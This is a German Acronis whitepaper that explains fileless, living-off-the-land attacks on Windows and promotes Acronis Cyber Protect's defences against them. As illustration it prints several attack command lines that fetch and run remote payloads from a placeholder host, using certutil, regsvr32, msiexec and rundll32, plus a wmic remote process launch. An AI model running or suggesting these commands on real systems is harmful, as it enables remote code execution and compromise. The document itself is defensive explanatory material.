Acronis

WHITEPAPER

Verhinderung dateiloser Angriffe mit **Acronis** Cyber Protect

Angriffe stoppen, mit denen herkömmliche Lösungen überfordert sind

Die Bedeutung des Begriffs Malware ist inzwischen allen bekannt: Schadsoftware beschädigt seit Jahrzehnten Daten und wurde bisher mit Viren- und Malware-Schutz gestoppt. Wie der Name bereits andeutet, besteht Schadsoftware aus einer schädlichen EXE- oder DLL-Datei, die als primärer Ausgangspunkt ihrer schädlichen Funktionen dient. Schadsoftware wird seit Jahren nicht nur von IT-Sicherheitsunternehmen, sondern auch von Forschern und Entwicklern untersucht, sodass Cyberkriminelle irgendwann gezwungen waren, neue Angriffsvektoren zu erfinden oder aufzuspüren. Auf diese Weise entstanden dateilose Angriffe mit dem „Living-off-the-Land"-Ansatz. Das bereits seit Jahrzehnten bekannte Prinzip wurde in der Vergangenheit intensiv für Unix-Angriffe genutzt und wurde vor kurzem für Windows-Systeme neu belebt.

Was sind dateilose Angriffe?

Für dateilose Angriffe gibt es mehrere Definitionen, die sich geringfügig voneinander unterscheiden. Einfach ausgedrückt handelt es sich bei dateilosen Angriffen um Angriffe, bei denen keine konkrete böswillige Datei auf der Festplatte existiert. Bei einem dateilosen Angriff werden legitime Anwendungen und Prozesse genutzt, um über sie böswillige Aktivitäten durchzuführen, z. B. Berechtigungseskalation, Payload-Übermittlung und Datenerfassung.

Diese Taktik der Nutzung vorinstallierter, legitimer Software im Rahmen eines dateilosen Angriffs wird als „Living-off-the-Land" bezeichnet. Oft werden nur in einzelnen Phasen einer Angriffskette dateilose Verfahren eingesetzt, sodass der Angriff insgesamt de facto nicht dateilos durchgeführt wird.

Wenn diese Aktivitäten ausschließlich innerhalb des Arbeitsspeichers (RAM) stattfinden, werden nach dem Neustart des Computers alle Spuren verwischt.

Bei diesen Angriffen wird nichts Verdächtiges auf die Zielfestplatte geschrieben, weshalb dateilose Angriffe sehr resistent gegen Erkennungstechnologien wie dateibasiertes Whitelisting, Signaturerkennung, Hardware-Verifizierung usw. sind. Sie hinterlassen nahezu keine Nachweise, die bei digitalen forensischen Untersuchungen herangezogen werden könnten, um den Angriff zu identifizieren oder später nachzuvollziehen.

MEMORY-ONLY-ANGRIFFE	z. B. Remote-Code-Exploits wie EternalBlue und CodeRed
DUAL-USE-TOOLS	Verwendung harmloser Tools (z. B. PsExec) für schädliche Handlungen
NON-PE-DATEIEN	Dokumente mit Makros, PDFs, JavaScript und Skripte (VBS, JavaScript, PowerShell u. a.)
DATEILOSE EINNISTUNG	Verbergen von Skripten in Registry, WMI oder GPO, z. B. Poweliks


Wichtige Merkmale des „Living-off-the-Land"-Ansatzes

Dateilose Angriffe nehmen zu

Dateilose Angriffe traten 2017 erstmals als Bedrohung in Erscheinung und erwiesen sich schnell als effektiver Angriffsvektor. Seitdem werden sie von Cyberkriminellen immer öfter eingesetzt.

Tatsächlich zeigt der Bericht des Ponemon Institute zum Stand der Endgerätesicherheitsrisiken für 2017, dass 77 % aller erfolgreichen Malware-Angriffe dateilose Taktiken beinhalteten. Ein anderes Beispiel sind böswillige PowerShell-Skripte – eine der Hauptkomponenten dateiloser Malware-Angriffe. Im Jahr 2018 stieg ihr Einsatz um mehr als 1.000 % und machte 89 % aller dateilosen Malware-Angriffe aus. Dateilose Angriffe stiegen laut dem Bericht einer Sicherheitsfirma in der ersten Jahreshälfte 2019 im Vergleich zum Vorjahr um 265 %.

Dieser enorme Anstieg hängt mit den herkömmlichen signaturbasierten Virenschutzprogrammen zusammen, die noch immer ihren Dienst tun. Ohne ausführbare Datei gibt es für diese Art von Virenschutz keine Signatur, die erkannt werden könnte. Ein anderer Grund für die wachsende Beliebtheit liegt im Einsatz zuverlässiger, vertrauenswürdiger Ressourcen wie PowerShell oder anderer legitimer Tools, die üblicherweise auf der Whitelist stehen und somit von vielen Lösungen nicht überwacht werden. Werden diese legitimen Anwendungen dennoch überwacht, besteht ein hohes Risiko für False Positives, da Systemadministratoren diese Tools für ihre tägliche Arbeit nutzen.




Ausführung dateiloser Angriffe

Schauen wir uns nun genauer an, wie dateilose Angriffe typischerweise ablaufen. Ähnlich wie bei anderen Angriffen gibt es auch hier drei Phasen: das Eindringen, die Persistenz bzw. Einnistung im Betriebssystem und schließlich die Ausführung, wenn der kriminelle Akteur seine Ziele durchsetzt.

Bei einem dateilosen bzw. „Living-off-the-Land"-Angriff erfolgt das Eindringen über Exploits, Skripte, Makros oder Links. Dokumente mit Makros, VB-Skripte, PowerShell-Skripte oder die Verwendung von Systembefehlen (z. B. netsh) – alle fallen unter die Kategorie dateilose bzw. „Living-off-the-Land"-Angriffe. Das gleiche gilt für Memory-only-Shellcode, der von einem Exploit ausgeführt wird und keine Dateien auf die Festplatte schreibt.

Werden für den Angriff jedoch Dual-Use-Tools – insbesondere Mimikatz oder Pwdump – auf die Festplatte heruntergeladen, gilt der Angriff nicht mehr als dateilos oder „Living-off-the-Land".



Die Eindringungsphase kann mit einer Remote-Code-Ausführung beginnen, bei der eine Schwachstelle im System ausgenutzt wird, um Shellcode direkt im Arbeitsspeicher auszuführen. Dieser Code ist häufig in einer E-Mail mit einem böswilligen Skript in einem Dokument oder in einer anderen Systemdatei verborgen (z. B. einer LNK-Datei). In so einem Fall versenden Cyberkriminelle zum Beispiel Phishing-E-Mails mit einem scheinbar legitimen Link. Wenn Sie jedoch darauf klicken, werden über eine Schwachstelle im Browser schädliche Befehle im Browserspeicher ausgeführt, zum Beispiel Daten abgefangen, illegales Krypto-Mining durchgeführt oder Dateien verschlüsselt, um später Lösegeld fordern zu können.

Hochentwickelte dateilose Angriffe bestehen oft aus mehreren Phasen, in denen Dateien heruntergeladen oder verschlüsselt werden. In jeder Phase können dabei „Living-off-the-Land"-Techniken verwendet werden, beispielsweise indem Systemtools mithilfe gestohlener oder erratener Kennwörter missbraucht werden.

Skriptbasierte Angriffe werden derzeit am häufigsten verwendet. Das böswillige Skript wird hauptsächlich als E-Mail-Anhang eingebracht und kann danach direkt an eine Anwendung zur Skriptausführung wie PowerShell oder WScript übergeben werden.

Konkrete Beispiele eines Ablaufs:

- Office ⟶ cmd.exe ⟶ wscript.exe
- mshta.exe ⟶ cmd.exe ⟶ powershell.exe ⟶ powershell.exe
- svchost.exe ⟶ wmiprvse.exe (WMI) ⟶ powershell.exe
- Office ⟶ taskeng.exe (geplanter Task) ⟶ powershell.exe

Beispiel der Ausführung eines KOVTER-Angriffs

Sobald Ihr Computer kompromittiert wurde, kann die Persistenz (also die Einnistung im infizierten System) mit und ohne Dateien erfolgen. Je nachdem, welche Ziele der Angreifer hat, ist die Bedrohung möglicherweise gar nicht persistent. Bei dateilosen Einnistungen sehen wir regelmäßig, dass böswillige Skripte in der Registry oder innerhalb der Windows-Verwaltungsinstrumentation (WMI) angewendet und gespeichert werden. Letzteres ist ein von Microsoft erstellter Satz an Spezifikationen, die die Verwaltung von Geräten und Anwendungen in einem Netzwerk von Windows-Rechnern konsolidieren.

Abschließend sei gesagt, dass Cyberkriminelle oft legitime Dual-Use-Tools für die Ausführung und Einbringung von Schaddaten nutzen. Das können Anwendungen sein, die Sie bereits installiert haben, z. B. Microsoft Word (VBScript) oder certutil.exe. Böswilliger Code kann in diese vertrauenswürdigen Anwendungen eingeschleust werden, um diese zu kapern und gewünschte Aktionen ausführen zu lassen. Wir haben bereits Microsoft PowerShell und Windows-Verwaltungsinstrumentation genannt, die vielfach von Cyberkriminellen genutzt werden. Bei PowerShell-Angriffen kommen oft kleine Skripte zum Einsatz, über die weitere Skripte direkt in den Arbeitsspeicher geladen und dort ausgeführt werden. Die Befehlszeilenausführung bei Dual-Use-Tools sieht in etwa wie folgt aus:

- wmic.exe /node:[IP Address] /user:[BENUTZERNAME] /password:[KENNWORT] process call create "%System%\rundll32.exe\ "%Windows%\perfc.dat\" #1 60"
- certutil.exe -urlcache -split -f http://domain.tld/payload.exe payload.exe
- rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication "; eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\"); window.close()");
- regsvr32 /s /n /u /i:http://domain.tld/file.sct scrobj.dll
- msiexec /q /i http://domain.tld/cmd.png

So stoppt Acronis dateilose Angriffe

Ganz wie Sie es von einer modernen Cyber Security-Lösung erwarten, kann Acronis Cyber Protect dateilose Malware mit einem mehrschichtigen Ansatz zur Reaktion auf Bedrohungen erkennen und stoppen.

Das Acronis Verhaltensmodul überwacht PowerShell sowie andere Anwendungen und analysiert ihre Aktionen, um unerwartetes oder ungewöhnliches Verhalten zu identifizieren. Sobald ein Skript Befehle ausführt, die für Malware typisch sind oder zu einer Systemkompromittierung führen können, wird das Skript gestoppt und eine Warnmeldung an den Administrator gesendet.

Nachfolgend wird gezeigt, wie das Acronis Verhaltensmodul in Kombination mit URL-Filterung beim oben genannten Beispiel hilft:

msiexec /q /i http://domain.tld/cmd-msi.png


1. Das Acronis Verhaltensmodul sieht, dass msiexec mit oben gezeigter Befehlszeile ausgeführt wurde.
2. Das Modul ruft die URL-Filterung für http://domain.tld/cmd.png auf.
3. Das Modul wird von der URL-Filterung informiert, dass URL böswillig ist.
4. Das Modul beendet den Prozess und verschickt eine Warnmeldung.

Die statische KI-Analyse von Acronis ist auch darauf trainiert, das Ergebnis eines ausgeführten Skripts zu prüfen und bietet damit sowohl eine zweite Meinung als auch eine zusätzliche Sicherheitsebene. Wenn ein Angreifer das ursprüngliche Skript hochladen konnte, weil der Server unzureichend gepatcht war, bedeutet dies, dass keine Schwachstellenbewertung und Patch-Verwaltung erfolgte. Acronis Cyber Protect bietet eben diese integrierte Schwachstellenbewertung und Patch-Verwaltung, um Sie vor dieser Art von Angriffsvektoren zu schützen und Angriffe zu stoppen, bevor das Acronis Verhaltensmodul oder die KI-Analyse überhaupt zum Einsatz kommen.

Bei Zero-Day-Schwachstellen kommt der Exploit-Schutz von Acronis Cyber Protect zum Einsatz. Acronis Cyber Protect analysiert den Arbeitsspeicher sowie häufig genutzte, vertrauenswürdige Prozesse, um Einschleusungen und andere für Malware und hochentwickelte Angriffen typische Aktivitäten zu erkennen. Dabei wird bei einem regulären Systemscan zum Beispiel auch die Windows Registry gescannt, um dort gefährliche Anomalien aufzuspüren.

Zusammenfassend verfügt Acronis Cyber Protect über folgende Technologien zur Erkennung und Verhinderung gefährlicher dateiloser Angriffe:

- **Schwachstellenbewertung und Patch-Verwaltung**
- **URL-Filterung zur Abwehr Browser-basierter Angriffe**
- **Scan wichtiger Bereiche, z. B. Arbeitsspeicher, Registry**
- **Identifizierung von Einschleusungen in legitime Prozesse**
- **Acronis Verhaltensmodul**
- **Statische KI-Analyse**
- **Ereignisanalyse: Ereignisablaufverfolgung für Windows (ETW) und Anti-Malware Scan Interface (AMSI)**
- **Exploit-Schutz**



Acronis

Weitere Informationen unter www.acronis.com